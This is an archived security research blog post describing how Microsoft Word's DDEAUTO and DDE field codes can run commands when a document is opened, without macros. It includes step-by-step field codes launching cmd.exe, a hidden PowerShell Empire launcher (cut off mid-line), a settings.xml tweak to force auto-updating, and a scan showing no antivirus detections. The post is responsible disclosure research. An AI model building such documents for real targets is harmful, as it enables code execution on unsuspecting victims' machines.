

# Macro-less Code Exec in MSWord

Archived: 2026-04-05 18:28:38 UTC

Authors: Etienne Stalmans, Saif El-Sherei

What if we told you that there is a way to get command execution on MSWord without any Macros, or memory corruption?!

Windows provides several methods for transferring data between applications. One method is to use the Dynamic Data Exchange (DDE) protocol. The DDE protocol is a set of messages and guidelines. It sends messages between applications that share data and uses shared memory to exchange data between applications. Applications can use the DDE protocol for one-time data transfers and for continuous exchanges in which applications send updates to one another as new data becomes available.


In our context DDE works by executing an application, that will provide the data (data provider). In a previous [post](#)<sup>1</sup> We discussed using DDE in MSExcel to gain command execution, and have had great success in using this technique to bypass macro filtering mail gateways and corporate VBA policies. DDE isn't only limited to Excel and Word has had DDE capabilities all this time. This has been [mentioned by others](#)<sup>2</sup> as a possible avenue, but to our knowledge, no-one has actually demonstrated this to work.

## DDE and Office


While Etienne and myself were looking into the some interesting COM objects, specifically relating to MS Office, we noticed that the COM methods DDEInitialize, and DDEExecute were exposed by both MSExcel, and MSWord. Since DDE gave us command execution on MSExcel, we decided to embark on a journey to discover how we can use DDE in MSWord and to see if command execution could also be achieved from it.

After relentless research we found that DDE in MSWord is used, in fields, to add a field to MSWord you need to do the following:


```
Insert tab -> Quick Parts -> Field
```



Choose = (Formula) and click ok.




After that, you should see a Field inserted in the document with an error "**!Unexpected End of Formula**", right-click the Field, and choose Toggle Field Codes.



The Field Code should now be displayed, change it to Contain the following:

```
{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }
```

The DDEAUTO keyword is to inform MSWord that this is a DDE field, and will auto execute when the document is opened, the second part is the full path of the executable to execute, and the last part between quotes are the arguments to pass to this executable (execute calc.exe).




*An alternative method is to use*



CTRL+F9

to create an empty Field Identifier, and insert the DDE formula directly.


Now save the document as a normal word document “.docx”, and open it on any machine.




The first warning is to update the document links, nothing malicious there.



The second prompt asks the user whether or not they want to execute the specified application, now this can be considered as a security warning since it asks the user to execute “cmd.exe”, however with proper syntax modification it can be hidden.



When the victim clicks yes ....



And the best thing, no Macros, no Security warnings, and ...

**File name:** asdad.docx (11.3 KB)      **Started at:** 22-08-17 16:44:18 UTC  
**Result:** 0/38      **Duration:** 13 seconds


[show by files](#)

<input checked="" type="checkbox"/> Antivirus	Results
<input checked="" type="checkbox"/> Ad-Aware Pro	Clean
<input checked="" type="checkbox"/> AhnLab V3 Internet Security	Clean
<input checked="" type="checkbox"/> Arcavir Antivirus 2014	Clean
<input checked="" type="checkbox"/> avast! Internet Security	Clean
<input checked="" type="checkbox"/> AVG Anti-Virus	Clean
<input checked="" type="checkbox"/> Avira Antivirus Suite	Clean
<input checked="" type="checkbox"/> Bitdefender Antivirus Plus	Clean
<input checked="" type="checkbox"/> BullGuard Antivirus	Clean
<input checked="" type="checkbox"/> Clam AntiVirus	Clean
<input checked="" type="checkbox"/> COMODO Internet Security	Clean
<input checked="" type="checkbox"/> Emsisoft Anti-Malware	Clean
<input checked="" type="checkbox"/> eScan Antivirus	Clean
<input checked="" type="checkbox"/> ESET NOD32 Antivirus	Clean
<input checked="" type="checkbox"/> F-PROT Antivirus for Windows	Clean
<input checked="" type="checkbox"/> F-Secure Internet Security 2014	Clean
<input checked="" type="checkbox"/> G Data AntiVirus	Clean
<input checked="" type="checkbox"/> IKARUS anti.virus	Clean
<input checked="" type="checkbox"/> Jiangmin Antivirus 2011	Clean
<input checked="" type="checkbox"/> K7 UltimateSecurity	Clean
<input checked="" type="checkbox"/> Kaspersky Anti-Virus	Clean
<input checked="" type="checkbox"/> Malwarebytes Anti-Malware	Clean
<input checked="" type="checkbox"/> McAfee Total Protection	Clean
<input checked="" type="checkbox"/> McAfee VirusScan Enterprise	Clean
<input checked="" type="checkbox"/> Nano Antivirus	Clean
<input checked="" type="checkbox"/> Outpost Antivirus Pro	Clean
<input checked="" type="checkbox"/> Panda Global Protection 2014	Clean
<input checked="" type="checkbox"/> Quick Heal Internet Security	Clean
<input checked="" type="checkbox"/> Solo Antivirus	Clean
<input checked="" type="checkbox"/> Sophos Anti-Virus	Clean
<input checked="" type="checkbox"/> SUPERAntiSpyware	Clean
<input checked="" type="checkbox"/> Symantec Endpoint Protection	Clean
<input checked="" type="checkbox"/> Total Defence Anti-Virus 2011	Clean
<input checked="" type="checkbox"/> TrustPort Antivirus	Clean
<input checked="" type="checkbox"/> Twister Antivirus	Clean
<input checked="" type="checkbox"/> VBA32 Anti-Virus	Clean
<input checked="" type="checkbox"/> VirIT eXplorer	Clean
<input checked="" type="checkbox"/> Windows Defender	Clean
<input checked="" type="checkbox"/> Zillya! Internet Security	Clean

## Shells

As a PoC we compiled a demonstration video with an Empire launcher armed document, the same one scanned above, using the following payload :D

```
{ DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object
```



**A final note;**


The same can be achieved using the “DDE” field identifier:

```
{DDE "c:\\windows\\system32\\cmd.exe" "/c notepad" }
```

but you will then need to modify the .docx to enable automatic link updating. To do this, open the .docx in an archive manager and open *word/settings.xml*. Now insert the following XML tag into the docPr element:

```
<w:updateFields w:val="true"/>
```

Save the settings file, update the archive. And Word will now prompt to auto update links, with a slightly different prompt from before, but with the exact same result as DDEAUTO.



A slightly different message from Word.

**Disclosure Timeline:**

- 23/08/2017 – Reported to Microsoft to see if they are interested in a fix.
- 23/08/2017 – Microsoft responded that they successfully reproduced the issue and ask for more details.

- 26/09/2017 – Microsoft responded that as suggested it is a feature and no further action will be taken, and will be considered for a next-version candidate bug.
- 09/10/2017 – Public blog post

## Additional Resources

1. <https://sensepost.com/blog/2016/powershell-c-sharp-and-dde-the-power-within/>
2. <http://pwndizzle.blogspot.com.es/2017/03/office-document-macos-ole-actions-dde.html>

---

Source: <https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/>